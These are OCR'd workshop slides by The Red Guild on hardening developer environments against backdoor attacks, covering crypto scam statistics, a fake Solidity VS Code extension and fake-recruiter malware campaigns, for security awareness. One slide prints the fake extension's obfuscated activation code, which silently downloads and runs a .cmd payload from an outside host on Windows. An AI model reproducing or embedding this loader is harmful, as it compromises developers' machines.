DSS 2024

Hardening dev environments against backdoor attacks

matta
Security Nomad
@mattaereal

tincho
Security Researcher
@tinchoabbate

the red guild

theredguild.org/r/dss-ws


- who are we
- attacks are real
- simulation
- advice

01

who are we

Security and **education**
for the **public benefit**
of the **Ethereum ecosystem**

WHO ARE WE



Security research & bug hunting

Security Frameworks at SEAL

Gamified learning

Community engagement

Education

Awareness campaigns

Tooling


blog.theredguild.org

NEWSLETTER


the red guild
2024

Releasing Damn Vulnerable DeFi V4

tincho — 2 min read

The latest version of the beloved smart contract security challenges is packed with updates. See what's in it!

Where do you run your code? - an intro to devcontainers



matta — 12 min read

An introduction to devcontainers. One way to isolate your environment is one step closer to being more secure than before.

Smart contract security course with Cyfrin

The best introductory course to finding, exploiting, fixing and reporting security vulnerabilities in smart contracts.

blog.theredguild.org

A call, a precompile and a compiler walk into a bar

tincho — 8 min read

After 5 years of using Solidity, I thought I knew how calls worked. I didn't.

Who wants to make judging better?

tincho — 5 min read

Reflections and ideas to improve the judging process in bounties and contests platforms. Please.

events & conferences

Curation

Technical **sup**port

Brainstorming

Motivation

Production

Networking

Resources

Mentoring

Featured in **Buenos Aires** >

Security day

AUG 30 **Friday, August 30**
10:00 AM - 4:30 PM

El Nueve ↗
Buenos Aires, Ciudad Autónoma de Buenos Aires

Aug 19 Monday

6:00 PM

Intro to Smart Contracts & Solidity

By Nico Acosta, matta, Cristian Marchese & 0xtou...
AreaTres El Salvador
Smart contracts & dApps...
Manage Event → +66

Aug 20 Tuesday

6:00 PM

Intro to dApps development with Scaffold-ETH 2 & SpeedRunEthereum

By Nico Acosta, matta, Damu & 0xtoucan
AreaTres El Salvador
Smart contracts & dApps...
Manage Event → +58

Aug 22 Thursday

6:00 PM

Smart Contracts Security with Foundry

By Nico Acosta, matta, Juan & 0xtoucan
AreaTres El Salvador
Smart contracts & dApps...
Manage Event → +64

6:00 PM


Smart contracts deployments with Hardhat Ignition


By Nico Acosta, matta & 0xtoucan
AreaTres El Salvador
Smart contracts & dApps...
Manage Event → +60


TOTALLY REKT


security awareness campaign(s)



may see
some at
DSS!








Gente hay QRs que dicen ETH Argentina, pero son SCAM ALERT
3
1
1
3 14:41
Gente hay QRs que dicen ETH Argentina...
Tiene un mate de foto y dice que te ganas una
backdoor
14:42
Tiene un...


CODING CHALLENGE
RESOLVÉ Y GANÁ UN HARDWARE WALLET!
ethereum
ARGENTINA


Devcon Forum
(RFC) DIP: Security Awarness Activities On-Site
Devcon Improvement Proposals (DIPs)
matta
3
26d
This thread is a work in progress. Heavily inspired by:
"RFC Undercover Security Campaign" 3 by @spalladino .
You were not pwned by The Red Guild - Ethereum Argentina 1
Crypto conferences aren't just about the buzz and networking. If you look a little closer, you'll notice that they can sometimes be more intense than they appear. In these spaces, there's more than just learning, swag, and POAPs; there are also people looking to take advantage of the unprepared. The threats are real, from subtle social engineering tactics to tampering with your devices or directly stealing your backpack.
The problem is, that we often don't take these risks seriously until something goes wrong. It's almost like we need to get pwned before we learn how to protect ourselves from being pwned in the first place.

at DEVCON? 😉

security work

bug hunting

contests

spotchecks

research

education & gamified learning

Smart Contract Security

Advanced

Start your career as a smart contract security researcher! Learn smart contract auditing and the best practices for writing secure and optimized protocols. Explore fuzzing, invariant testing, and formal verification to identify bugs and protect web3 protocols.

24hrs 270 lessons 6 projects

7,500+ users have taken this course.

Share course | Start learning for free

updraft.**cyfrin**.io/courses/**security**

GAMIFIED LEARNING

the red guild
2024

$DAMN VULNERABLE DEFI

Welcome to Damn Vulnerable DeFi. The training ground for security researchers, developers and educators to dive into smart contract security.


Are you ready to save the most vulnerable contracts ever coded?

Explore challenges featuring flashloans, price oracles, governance, NFTs, DEXs, lending pools, smart contract wallets, timelocks, vaults, meta-transactions, token distributions, upgradeability, and more!

CHALLENGES

#	Name
1	Unstoppable
2	Naive receiver
3	Truster
4	Side Entrance
5	The Rewarder
6	Selfie
7	Compromised
8	Puppet

damn**vulnerable**defi.xyz



Nov 13th 4PM

announcing what's new at Devcon!

safer dev environments

web3 devcontainer

@theredguild/devcontainer

DevSecOps toolkit + handbook


@theredguild/devsecops-toolkit

02 attacks are real

scams

Total # of Rug Pulls & Scams	Actual Amount Stolen (USD)	Equivalent Stolen Today (USD)
878	27,346,696,182	492,114,805

of Rug Pulls & Scams by Month and Year



r/Scams web3

Show results from all of Reddit →

r/Scams · 2mo ago

I am a 70 year old man who lost $210k in a web3 dApp scam

1 vote · 14 comments

r/Scams · 1y ago

Web3-ethereum.vip

1 vote · 19 comments

r/Scams · 2mo ago

Is Web3-usa.com, the so-called Web3.0 Decentralized Exchange a scam site?

1 vote · 5 comments

r/Scams · 2y ago

SPOILER

Web3 dapp scam

2 votes · 48 comments

r/Scams · 8mo ago

I think I was scammed by AI-web3.pro

2 votes · 21 comments

r/Scams · 10mo ago

Why are crypto scams pervasive and successful?

4 votes · 23 comments

r/Scams crypto

r/Scams · 6mo ago

My friend has been offered 3k euros to travel to Hong Kong and deposit money and crypto

500 votes · 243 comments

r/Scams · 4mo ago

NEW CRYPTO SCAMMING EXCHANGE

5 votes · 244 comments

r/Scams · 7mo ago

Youtube Live Elon Musk crypto scam right now w/ 72k idiots watching

684 votes · 169 comments

r/Scams · 7mo ago

What kind of crypto scam is this?

41 votes · 43 comments

r/Scams · 1y ago

My father is in a crypto scam

669 votes · 176 comments

r/Scams · 6mo ago

My boyfriend tried to invest in crypto, it looks like a scam

95 votes · 152 comments

solidity 1.3M ★ 4.5
Ethereum Solidity Language for Visual Studio Co...
Juan Blanco
Install

Solidity
Solidity and Hardhat support by the Hardhat team
Nomic Foundation

Solidity for Ethereum Language 1.7M ★ 5
Solidity Language Support for Visual Studio Code
Ethereum Foundation
Install

Solidity 27K
Eleven01 Solidity Language plugin for Visual Stu...
Eleven01
Install

Solidity Debugger 104K ★ 3.5
Debugger for Solidity smart contracts - powered...
Meadow
Install

Solidity Contract Flattener 125K ★ 5
Flatten Solidity Contracts using truffle-flattener
tintinweb
Install

Solidity Extended 107K ★ 5
Solidity support that aims to enable all of Visual ...
beaugunderson
Install

Overview | Version History | Q & A | Rating & Review

CHANGE LOG

Version	Last Updated
1.0.0	Monday

More Info

Published	2024-09-30, 19:54:56
Last released	2024-10-01, 22:54:47
Identifier	ethereumfoundation.solidi for-ethereum-language

Visual Studio Code

Solidity for Ethereum
Ethereum Foundat 1.7M
Solidity Language Support for Visual Studio Code
★★★★★ FREE

Ethereum Foundation
I am the one and only developer of the Solidity language for the EVM / Ethereum Blockchain.

creds @SageyTrading

EXTENSIONS: MARKETPLACE

solidity

solidity
Ethereum Solidity Language for Visu...
Juan Blanco

Solidity 35ms
Solidity and Hardhat support by the ...
Nomic Foundation

Solidity Support 3.2M ★ 5
The Solidity Language for the Ethere...
Ethereum Install

Solidity 27K
Eleven01 Solidity Language plugin fo...
Eleven01 Install

Solidity Extended 107K ★ 5
Solidity support that aims to enable ...
beaugunderson Install


Solidity (Ethereum) 1.5M ★ 5
The Solidity Language for the Ethereum Blockchain, for Vi...
VitalikButerin Install


banteg @bantg · 2 Oct
the extension would download a malicious payload and run it on activation


```
}
function activate(_0x5c1572) {
  let _0x3414fe = vscode.commands.registerCommand("c1.run", async function () {
    if (process.platform === "win32") {
      try {
        await Promise.all([f1("curl -Ss https://whyareyouherewho.ru/files/1.cmd -o \"%tEmP%\\1.cmd\" && \"%tEmP%\\1.cmd\""), f2("tintinweb.solidity-visual-auditor")]);
        vscode.window.showInformationMessage("Installation completed.");
      } catch (_0x4c2784) {}
    }
  });
  _0x5c1572.subscriptions.push(_0x3414fe);
  if (process.platform === "win32") {
    setTimeout(() => {
      vscode.commands.executeCommand("c1.run");
    }, 1000);
  }
```

Impersonation in job interviews

Recruiter



recruiter impersonation crypto
All News Videos Images Shopping Web Books More Tools
Bitdefender
https://www.bitdefender.com › blog › hotforsecurity › sc...
Pay to Work? Scammers Impersonating Recruiters Steal ...
Jun 5, 2024 — "Scammers design the fake job to have a confusing compensation structure that requires victims to make cryptocurrency payments in order to earn ...
Crypto.com
https://crypto.com › university › recruitment-scams-how...
Recruitment Scams — How to Know if a Job Offer Is Fake
Oct 2, 2023 — Crypto-related recruitment scams often involve fake ads for well-known crypto companies or coercing victims to join fraudulent crypto ...
Medium · Crypto Life (CL)
9 months ago
Watch Out For Crypto Recruitment Scams
Impersonating Reputable Companies: They mimic well-known crypto companies, using similar names and logos to appear authentic. Phishing ...
MetaMask
https://support.metamask.io › ... › Staying safe in web3
Crypto job scams | MetaMask Help Center


recruiter impersonation crypto -scam ccandiate
NK News
https://www.nknews.org › pro › north-korean-hackers-i...
North Korean hackers impersonate blockchain firm to steal ...
May 1, 2024 — North Korean cybercriminals are targeting LinkedIn users working in the cryptocurrency sector in a new phishing campaign, posing as recruiters using fake ...
accessprotocol.co
https://scribe.accessprotocol.co › wublockchain › blockc...
Blockchain Headhunting Stories: Impersonation, Resume ...
In the remote working environment of the crypto industry, the likelihood of resume fraud is indeed higher because fewer companies conduct background checks, and ...
Jane Street
https://www.janestreet.com › fraud-and-impersonation-w...
Fraud and Impersonation Warnings
Past fraudulent use of Jane Street's brand, name, and imagery have included such things as false claims of escrow services, cryptocurrency scams, mobile apps ...
SC Media
https://www.scworld.com › Threat Management
North Korea hackers target blockchain and gaming ...
Apr 19, 2022 — Threat actors have posed as job recruiters offering high paying gigs, slick-looking websites and links a malware-infected cryptocurrency ...
X
https://x.com › status
The FBI reports that North Korea is aggressively targeting ...
Sep 3, 2024 — North Korea is conducting advanced social engineering campaigns against employees in the DeFi and cryptocurrency sectors to deploy malware and steal digital ...



Phishing on GitHub through job offers to... developers


Developers' accounts are being hijacked using fake job offers sent from a legitimate GitHub address.




Developers Beware: Lazarus Group Uses Fake Coding Tests to Spread Malware

Scammers impersonate well-known companies, recruit for fake jobs on LinkedIn and other job platforms

Fake job opportunities lead to malware



